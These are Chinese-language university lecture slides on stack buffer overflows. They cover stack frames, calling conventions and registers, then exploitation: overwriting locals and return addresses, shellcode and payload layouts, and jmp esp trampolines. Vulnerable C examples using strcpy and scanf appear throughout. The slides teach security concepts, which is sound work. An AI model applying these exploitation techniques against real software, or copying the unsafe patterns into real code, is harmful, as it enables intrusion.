Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 缓冲区溢出的历史


- 缓冲区溢出最早发现于1970s
- 首次应用于1988年的 Morris 蠕虫，并对造成大范围的攻击
- 直到今天，它仍然是一个没有完全解决的安全问题



Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection
<a href="#">2017</a>	14714	<a href="#">3157</a>	<a href="#">3004</a>	<a href="#">2491</a>	<a href="#">745</a>	<a href="#">508</a>
<a href="#">2018</a>	16557	<a href="#">1853</a>	<a href="#">3041</a>	<a href="#">2121</a>	<a href="#">400</a>	<a href="#">517</a>
<a href="#">2019</a>	17344	<a href="#">1344</a>	<a href="#">3201</a>	<a href="#">1263</a>	<a href="#">488</a>	<a href="#">551</a>
<a href="#">2020</a>	18325	<a href="#">1351</a>	<a href="#">3248</a>	<a href="#">1561</a>	<a href="#">409</a>	<a href="#">462</a>
<a href="#">2021</a>	20149	<a href="#">1838</a>	<a href="#">3846</a>	<a href="#">1679</a>	<a href="#">484</a>	<a href="#">738</a>
<a href="#">2022</a>	5670	<a href="#">651</a>	<a href="#">1118</a>	<a href="#">541</a>	<a href="#">86</a>	<a href="#">249</a>
Total	172110	<a href="#">27875</a>	<a href="#">41858</a>	<a href="#">21538</a>	<a href="#">6511</a>	<a href="#">9446</a>


[1] <https://www.cvedetails.com/vulnerabilities-by-types.php>

# 进程地址空间分布



# 栈

- 栈是一块连续的内存空间
  - 先入后出（FILO, First In Last Out）
  - 生长方向与内存的生长方向正好相反, 从高地址向低地址生长
- 每一个线程有自己的栈
  - 提供一个暂时存放数据的区域
- 使用**POP/PUSH**指令来对栈进行操作
- 使用**ESP/RSP**寄存器指向栈顶, **EBP/RBP**指向栈帧底



# 栈内容

- 函数的参数
- 函数返回地址
- 当前正在执行的函数的局部变量
- EBP/RBP的值
- 一些通用寄存器的值

# 三个重要的寄存器

- SP(ESP,RSP)
  - 即栈顶指针，随着数据入栈出栈而发生变化
- BP(EBP,RBP)
  - 即基地址指针，用于标识栈中一个相对稳定的位置。通过BP,可以方便地引用函数参数以及局部变量
- IP(EIP,RIP)
  - 即指令寄存器，在将某个函数的栈帧压入栈中时，其中就包含当前的IP值，即函数调用返回后下一个执行语句的地址



# 函数调用过程

- 把参数压入栈
- 保存指令寄存器中的内容，作为返回地址
- 放入堆栈当前的基址寄存器
- 把当前的栈指针(ESP)拷贝到基址寄存器，作为新的基地址
- 为本地变量留出一定空间，把ESP减去适当的数值



# 函数调用类型

函数调用规则指的是调用者和被调用函数间传递参数及返回参数的方法，常用的有stdcall, cdecl, Fast Call.

- cdecl C调用规则:

1. 在后面的参数先进入堆栈;
2. 在函数返回后，调用者要负责清除堆栈. 所以这种调用常会生成较大的可执行程序.

- stdcall 又称为WINAPI， 其调用规则:

1. 在后面的参数先进入堆栈;
2. 被调用的函数在返回前自行清理堆栈，所以生成的代码比cdecl小.

- Fast Call

1. 是把函数参数列表的前2个参数放入寄存器,其他参数压栈
2. 后面参数先入栈

# 函数调用类型

- `__cdecl` C调用规则

```
int __cdecl CFunc(int i, int j) { return i+j; }
```

- `__stdcall` 又称为WINAPI

```
int __stdcall DFunc(int i, int j) { return i*j; }
```

- Fast Call

```
int __fastcall EFunc(int i,int j,int k,int l,int m) { return i*j*k*l*m; }
```

# 函数调用中栈的工作过程

- 调用函数前
  - 压入栈
    - 上级函数传给A函数的参数
    - 返回地址(EIP)
    - 当前的EBP
    - 函数的局部变量
- 调用函数后
  - 恢复EBP
  - 恢复EIP
  - 局部变量不作处理



# 例子

```
int main()
{
    AFunc(5, 6);
    return 0;
}

int AFunc(int i,int j) {
    int m = 3;
    int n = 4;
    m = i;
    n = j;
    BFunc(m,n);
    return 8;
}

int BFunc (int i, int j) {
    int m = 1;
    int n = 2;
    m = i;
    n = j;
    return m;
}
```

详见实例 test\_stack\_layout

# 当缓冲区溢出发生时.....

```
int AFunc(int i, int j)
{
    int m = 3;
    int n = 4;
    char szBuf[8] = {0};
    strcpy(szBuf, "stack overflow!");

    m = i;
    n = j;
    BFunc(m,n);
    return 8;
}
```

看实例 test\_stack\_overflow!

```
char *strcpy(char *dest, const char *src);
char *strncpy(char *dest, const char *src, size_t n);
```

## Description

The **strcpy()** function copies the string pointed to by *src*, including the terminating null byte ('\0'), to the buffer pointed to by *dest*. The strings may not overlap, and the destination string *dest* must be large enough to receive the copy. *Beware of buffer overruns!* (See BUGS.)



如果 strcpy 的第二个参数变长之后，如“let us test stack overflow”，程序会如何？

# 栈溢出特点

- 特点
  - 缓冲区在栈中分配
  - 拷贝的数据过长
  - 覆盖了缓冲区相邻的一些重要数据结构、函数指针

# 缓冲区溢出的根本原因


- 没有内嵌支持的边界保护
  - User funcs
  - Ansi C/C++: strcat(), strcpy(), sprintf(), vsprintf(), bcopy(), gets(), scanf()...
- 程序员安全编程技巧和意识缺乏
- 那么栈缓冲区溢出到底如何利用呢?
  - 这取决于栈上相邻数据（无通用利用方法）
    - 局部变量
    - 函数指针等
  - 除此之外，栈上面有一种漏洞利用的敏感数据

# 栈溢出的利用方式(1)

```
bool match = false; int result;  
char buffer[8];
```

```
printf("3 + 5 = ?\n");  
scanf("%s", buffer); // vulnerable scanf  
result = atoi(buffer);  
if (result == 3+5) match = true;  
  
if (match) {  
    printf("The answer is correct\n");  
} else {  
    printf("The answer is incorrect\n");  
}
```

看实例 `test_overflow_local_variable!`



# 栈溢出的利用方式(2)

```
int AFunc(int i, char* password)
{
    int m = 3;
    char buffer[8] = {0};
    strcpy(buffer, password);

    *(int *)((char *)buffer+X) = BFunc;

    m = i;
    BFunc(m,6);
    return 8;
}
```

用**BFunc**的地址替换正常的**AFunc**返回地址，使程序运行至**Bfunc**, **X=?**


看实例 [test\\_pwn/x86\\_64](#)



# 栈溢出的利用方式(2)

前面的例子是在有源代码的情况下进行地址赋值，进入到自定义函数执行，但现实中没有源代码，如何才能执行自定义代码？



```
char buffer[8] = {0};  
strcpy(buffer, password);  
• password 的内容：  
    • 对 EIP 的填充  
    • Shellcode  
• 如何进入到 ShellCode?
```



# 栈溢出利用

- 正常栈帧结构

## 精心设计输入内容 (Payload)



- 黑客输入字串导致的异常栈帧

# ShellCode 与 Payload


- Shellcode，是指能完成特殊任务的自包含的二进制代码，根据不同的任务可能是发出一条系统调用或建立一个高权限的Shell，Shellcode也就由此得名。
  - 它的最终目的是取得目标机器的控制权，所以一般被攻击者利用系统的漏洞送入系统中执行，从而获取特殊权限的执行环境，或给自己设立有特权的帐户。
- 与Shellcode相关的还有Payload，在漏洞利用时，一般把Shellcode以及实现跳转到Shellcode的那部分填充代码合称为Payload。
- 由于两者意义相差不大，现在也有很多人将Payload简称为Shellcode。

# 以何种姿势设计Payload?

## ➤ NSR模式

R指向了Shellcode地址，但执行“`mov esp,ebp`”恢复调用者栈信息时，Win32会在被废弃的栈中填入一些随机数据。

*WE LOST SHELLCODE!!!*




# Win32栈地址含有空字节

## ➤NRS模式

栈在1G(~0x00FFFFFF)以下  
如果R直接指向Shellcode，则在R中必然  
含有空字节 ‘\0’.

Shellcode将被截断

we lost shellcode  
AGAIN!!



# 如何解决？

- 通过Jmp/Call ESP指令跳转
  - 1998: Dildog-提出利用栈指针的方法完成跳转
  - 1999: Dark Spyrit-提出使用系统核心DLL中的Jmp ESP指令完成跳转
- 跳转指令在哪?
  - 代码页里的地址: 受系统版本及SP影响。
  - 应用程序加载的用户DLL, 取决于具体的应用程序, 可能较通用。
  - 系统未变的DLL, 特定发行版本里不受SP影响, 但不同语言版本加载基址可能会不同。

# 返回地址的选择

- Jmp esp, 机器码为0x FF E4
- 同理, call esp[0xFFD4], jmp ebp, 其他指向栈帧的寄存器都可以, 如EAX, EBX, ESI。
- ESP or EBP 指向哪里?




# 通过跳转指令执行Shellcode

- 如何利用跳转指令让漏洞程序正确执行我们的Shellcode

```
0040100F |. E8 0C000000 CALL  
00401014 |. 83C4 08      ADD ESP,8  
00401017 |. 8BE5        MOV ESP,EBP  
00401019 |. 5D          POP EBP  
0040101A \. C3        RETN
```

*NOW ESP POINTS TO SHELLCODE!!*



# 栈溢出利用的其它方法

- JMP ESP在有些情况下不会成功

